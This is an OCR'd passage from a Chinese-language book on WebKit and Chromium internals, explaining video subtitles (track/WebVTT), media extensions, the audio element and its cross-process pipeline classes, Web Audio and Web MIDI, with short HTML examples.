


图 11-11　全屏模式下的输出目标创建过程

当某个播放器进入全屏模式的时候，Chromium使用ContentVideoView类来管理，该类会创建一个SurfaceView对象并将对象传递给C++端的ContentVideoView类，因为总是只有一个播放器是全屏模式，而且BrowserMediaPlayerManager管理所有的MediaPlayer对象，所以该管理类能够知道哪个对象是全屏播放模式，并将该SurfaceView对象设置到相应的MediaPlayer对象中去。

关于多媒体播放器，还有一点非常有趣，那就是播放器的控制器（Controls），它是用来控制播放的开始、停止、快进、声音控制等操作的，网页的开发者在“video”元素中加入属性“controls”就可以调用默认的控制器，浏览器就可以为网页绘制出一个默认的控制器，当然开发者也能够定义自身的控制器，因为浏览器已经提供了相应的JavaScript接口。当使用默认控制器的时候，浏览器是如何绘制控制器的呢？方法就是使用第4章的影子DOM技术，此处介绍的DOM树结构不会出现在网页的DOM树中，这样就可以使用HTML5的CSS技术来绘制所需的控制器，非常方便而且易于维护。

11.2.4 字幕

对于视频技术，还有一个重要的组成部分，那就是字幕的支持。庆幸的是，W3C组织已经开始定义支持字幕的“track”元素，而字幕文件采用的格式是WebVTT格式，该格式看起来比较直观，简单的例子就是时间戳区间加上相应的字幕文字，有兴趣的读者可以去W3C官网上查看一下。示例代码11-3是一个使用字幕的视频元素，实际上，因为语言的问题，每个“video”元素可以有多个“track”元素，每个“track”元素可以用来表示一种语言。

示例代码11-3 使用字幕的视频元素代码

```
    <video controls="controls">
      <source src="video.mp4" type="video/mp4">
      <track  src="captions.vtt"  kind="subtitles"  srclang="en"   label=
"English"></track>
    </video>
```

字幕文件的解释工作不依赖各个 WebKit 移植，WebCore 模块完整地支持了“track”元素解析、字幕文件解析等功能。图 11-12 是 WebKit 支持字幕功能的主要类，笔者逐次来分析它们。




图 11-12　WebKit 中支持字幕的基础设施

“track”本身是一个 HTML 元素，所以它在 DOM 中有相应的节点元素，这就是图中的 HTMLTrackElement 类。根据规范，“track”元素有一个重要的属性，那就是“src”，该属性指定了字幕文件的 URL。WebKit 使用 LoadableTextTrack 类来负责解析字幕文件并使用 TextTrack 类来存储解析后的结果。目前 WebKit 只支持 WebVTT 格式的字幕，使用 WebVTTParser 解析器来解释它们，关系不是很复杂。

下面一部分是提供接口，这里的接口依然是 WebKit 的 Chromium 移植所定义的接口，不同的移植所定义的接口可能不一样。接口依然是两个类，WebInbandTextTrack 和 WebInbandText- TrackClient 类，且是公开接口，WebInbandTextTrack 类由 Chromium 实现，由 WebKit 调用。而 WebInbandTextTrackClient 类则由 WebKit 实现，实现类就是 InbandTextTrackPrivateImpl，它实现 WebInbandTextTrackClient 的接口，然后调用解析后的字幕并返回给 Chromium。这一过程由 InbandTextTrackPrivateClient 类和 InbandTextTrack 类完成，这里类的关系有些复杂，WebKit/Blink 今后最好能简化一下。

上面这些动作需要将一些消息传递给 JavaScript 代码，因为规范提供了 JavaScript 接口，开发者可以让 JavaScript 代码控制或者获取字幕信息，这些不再介绍。下面是 Chromium 中的支持框架，图 11-13 描述了 Chromium 是如何将 WebKit 中的字幕信息桥接到多媒体管线化引擎中去的。




图 11-13 Chromium 中支持字幕的基础设施

在 Chromium 中，WebMediaPlayerImpl 类创建继承类的对象，并设置 WebInband-TextTrackClient 对象到该对象。根据之前的介绍可知，该对象实际上是 InTextTrack，它包含解析后的字幕内容，这样 TextTrackImpl 就可以获得字幕的内容，而 TextTrack 对象会被多媒体的管线化引擎所调用并渲染在视频的结果中。

11.2.5 视频扩展

在视频领域，还有很多方面在不停地向前发展，包括 Media Source 接口、音视频资源保护等，这些称为 Media 的扩展。

接下来讨论的是对音视频资源的保护，也就是版权保护的问题，通俗一点就是如何避免被非法拷贝和使用。在 HTML5 中，目前没有成熟方案的原因有两种。一种说法是编码格式应该自行解决该问题，而不是需要 HTML5 额外提供解决方案。但是，就目前而言，主流的三种方式都没有解决加密等保护问题，所以事实上这的确是一个问题。另外一种就是目前标准组织没有继续坚持之前的想法，开始了其他方面的研究和工作，这就是“Encrypted Media Extensions”，它目前还在草案阶段，主要用来保护播放内容的安全，具体请查看 W3C 官方网站上的文档。

而关于 Media Source 扩展，其主要目的是提供接口来让 JavaScript 代码能够生成多媒体流，典型的应用场景是自适应流，其主要接口是 MediaSource 和 SourceBuffer。每个 MediaSource 对象可以包含多个 SourceBuffer 对象，每个 SourceBuffer 包含一个数据流，如视频流或音频流，Chromium 已经开始提供一些支持。

11.3 音频

11.3.1 音频元素

说完视频之后，接下来就是 HTML5 中对音频的支持情况。音频支持不仅指对声音的播放，还包括对音频的编辑和合成，以及对乐器数字接口（MIDI）等的支持，下面逐次介绍并分析它们。

11.3.1.1 HTML5 Audio元素

说到音频，最简单当然也是最直接想到的就是音频播放，在 HTML5 中使用“audio”元素来表示。同视频类似，HTML5 标准中也定义了三种格式，它们是 Ogg、MP3 和 Wav。到目前为止，笔者所了解的浏览器对音频格式的支持如表 11-2 所示。

表 11-2 主流浏览器对 HTML5 中三个音频格式的支持

格式	IE	Firefox	Chrome	Safari
Ogg	否	是	是	否
MP3	是	是	是	是
Wav	否	是	是	是

与视频格式类似，考虑到浏览器对 HTML5 的“audio”支持程度不同，格式也不尽相同，所以 Web 开发者同样可以提供三种格式的文件，采用如实例代码 11-4 所示的代码以获得最好的用户体验效果。

示例代码 11-4　使用“audio”元素的 HTML5 代码片段

```
<audio controls="controls">
  <source src="audio.mp3" type="audio/mpeg">
  <source src=" audio.wav" type="audio/wav">
  <source src=" audio.ogg" type="audio/ogg">
  Your browser does not support the audio tag.
</audio>
```

因为视频内容通常包含音频数据，所以不仅仅是“audio”元素才会使用音频播放，但是二者在工作原理上是类似的。同时，音频的字幕同视频是一样的，“track”元素也可以用在“audio”元素的字幕中，用来显示字幕。

11.3.1.2　基础设施

音频的支持方面还是从输入和输出两个方面着手。对于输入，同视频类似，WebKit 使用资源加载器先加载音频文件，之后是建立音频元素、管线化引擎相关的类，如 MediaPlayer 类、HTMLAudioElement 和 WebMediaPlayer 类等。同视频不一样的是，视频的输出是 GPU 中的纹理对象，而音频需要输出到声卡，所以需要打开声卡设备。因为 Chromium 的沙箱模型机制，所以只能靠 Browser 进程来打开和关闭声卡设备，图 11-14 描述了多进程中如何将音频从 Renderer 进程传输到 Browser 进程，以及 WebKit 和 Chromium 中相应的基础设施。




图 11-14　WebKit 和 Chromium 支持 Audio 的基础设施

首先是 Renderer 进程这一部分，也就是右侧部分，从上往下依次介绍如下。

- WebKit::WebAudioSourceProvider 和 WebKit::WebAudioSourceProviderClient：最上面两个类是 WebKit 的 Chromium 移植接口类，根据名字读者已经猜测出来了，前者提供音频原数据，也就是音频文件中的数据，这里采用“拉”的方式，也就是在 ResourceLoader 加载数据之后，当且仅当渲染引擎需要新的数据的时候，主动从加载后的数据中拉出数据来进行解码。“provideInput”函数由 Chromium 实现，由 WebKit 引擎调用。WebKit::WebAudioSourceProviderClient 提供了“setFormat”函数，用于让 Chromium 的媒体播放器设置频道数量、采样率等信息。WebAudioSourceProviderImpl 是 WebKit::Web-AudioSourceProvider 的实现类。
- AudioRendererImpl：该类就是音频渲染器的实现，并使用类 AudioRenderSink 将音频解码的结果输出到音频设备。
- AudioRendererSink：一个抽象类，用于表示一个音频终端点，能够接收解码后的音频信息，典型的一个例子就是音频设备。
- AudioRendererMixer：渲染器中的调音类。
- AudioOutputDevice：音频的输出设备，当然只是一个桥接层，因为实际的调用请求是通过下面两个类传送给 Browser 进程的。
- AudioOutputIPCImpl 和 AudioMessageFilter：前者将数据和指令通过 IPC 发送给 Browser 进程，而后者当然就是执行消息发送机制的类。

然后是 Browser 进程这一部分，也就是左侧部分，自下而上依次介绍如下。

- AudioRendererHost：Browser 进程端同 Renderer 进程通信并有调度管理输出视频流的功能，对于每个输出流，有相应的 AudioOutputStream 对象对应，并且通过 AudioOutputController 类来处理和优化输出。
- AudioOutputController：该类控制一个 AudioOutputStream 对象并提供数据给该对象，提供 play、pause、stop 等功能，因为它控制着音频的输出结果。

- AudioOutputStream 和 AudioOutputProxy：音频的输出流类和其子类。AudioOutputProxy 是一个使用优化算法的类，它仅在 Start()和 Stop()函数之间打开音频设备，其他情况下音频设备都是关闭的。AudioOutputProxy 使用 AudioOutputDispatcher 打开和关闭实际的物理音频设备。
- AudioOutputDispatcher 和 AudioOutputDispatcherImpl：控制音频设备的接口类和实际实现类。

经过上面对类的解释，相信读者有了一个大致的思路：当 WebKit 和 Chromium 需要输出解码后的音频数据时，通过从右侧自上向下、左侧自下向上的过程，然后使用共享内存的方式将解码后的数据输出到实际的物理设备中。

11.3.2　Web Audio

Audio 元素能够用来播放各种格式的音频，但是，HTML5 还拥有更强大的能力来处理声音，这就是 Web Audio。该规范提供了高层次的 JavaScript 接口，用来处理和合成声音。整个思路就是提供一张图，该图中的每个节点称为 AudioNode，这些节点构成处理的整个过程，虽然实际的处理是使用 C/C++来完成的，但是 Web Audio 也提供了一些接口来让 Web 前端开发者使用 JavaScript 代码来调用 C/C++的实现。WebAudio 对于很多 Web 应用很有帮助，例如游戏，它能够帮助开发者设计和实时合成出各种音效。

根据 W3C 的 Web Audio 规范的定义，整个处理过程可以看成一个拓扑图，该图有一个或多个输入源，称为 Source 节点。中间的所有点都可以看成各种处理过程，它们组成复杂的网。图中有一个最终节点称为“Destination”，它可以表示实际的音频设备，每个图只能有一个该类型的节点。上述图中的所有节点都是工作在一个上下文中，称为 AudioContext，如图 11-15 所示。




图 11-15　使用 WebAudio 技术的音频图

对于 Source1 节点，它没有输入节点，只有输出节点。对于中间的这些节点，它们既包含输入节点也包含输出节点，而对于 Destination 节点，它只有输入节点，没有输出节点。上述图中的其他节点都是可以任意定义的，这些节点每一个都可以代表一种处理算法，开发者可以根据需要设置不同的节点以处理出不同效果的音频输出。

中间这些节点有很多类型，它们的作用也不一样，这些节点的实现通常由 C 或者 C++ 代码来完成以达到高性能，当然这里提供的接口都是 JavaScript 接口。

Web Audio 的绝大多数处理都是在 WebKit 中完成的，而不需要 Chromium 过多地参与，除了输入源和输出结果到实际设备，其他同前面的多媒体数据源是一致的，不再赘述，下面描述图 11-15 中的结构是如何被 WebKit 支持的。

图 11-16 的上半部分主要是支持规范中的标准接口，例如 AudioBufferSourceNode、AudioContext、 DestinationNode 和 OscillatorNode 等类，它们对应图 11-15 中规范定义的接口，还有众多的类这里并没有绘制出。下面重点关注的是 OsicllatorNode 类，它需要对音频数据进行大量计算，包括向量的加法、乘法等。同时该节点类需要使用 PeriodicWave 来计算周期性波形，这里面需要使用到 FFT（快速傅立叶变换）算法，因为音频的及时性，网页对性能有非常高的要求。对于 Chromium 移植，不同平

台采用不同的加速算法，在 Windows 和 Linux 上使用 FFmpeg 中的高性能算法，在 Android 上使用 OpenMax DL 提供的接口来加速，而在 Mac 上又是不同的算法。




图 11-16　WebKit 支持 WebAudio 的一些重要基础设施

Web Audio 对于 Web 领域来说很重要，一个重要的应用场景就是游戏，因为游戏中进场需要合成音效或者变换出不同的音效结果，笔者很乐意看到它在 HTML5 中发展得越来越好，推动游戏等应用领域的发展。

11.3.3　MIDI 和 Web MIDI

MIDI 是一个通信标准，它是电子乐器之间，以及电子乐器与电脑之间的统一交流协议，用以确定电脑音乐程序、合成器和其他电子音响设备互相交换信息与控制信号的方法。同其他的声音格式不同，MIDI 不是记录采样信息，而是记录乐器的演奏指令。现在，在 Web 中支持 MIDI 变成了一个非常热门的话题。

音频也可以以 MIDI 格式来存储，但是该格式并不是 HTML5 的标准，所以浏览器并没有内置地支持它们。为了能让 MIDI 格式的音乐播放出来，可以使用 JavaScript 代码，这就是 MIDI.js。它使用上面提到的 WebAudio 技术和 Audio 元素来实现音乐的播放，在 Chromium 中效果非常不错。

但是这也只能做到播放 MIDI 格式的音频文件，能否在 JavaScript 中利用代码来控制 MIDI 输入和输出设备呢？也就是能够读入 MIDI 的输入信息，由 JavaScript 代码将其信息处理成 MIDI 格式的指令并传送到输出设备，这就是现在兴起的 Web MIDI 技术。目前的规范定义了一系列接口来接收和发送 MIDI 指令，但是该技术本身并不提供语义上的控制，而只是负责传输这些指令，所以渲染引擎其实并不知道这些指令的实际含义，这是跟 Web Audio 非常不一样的地方。

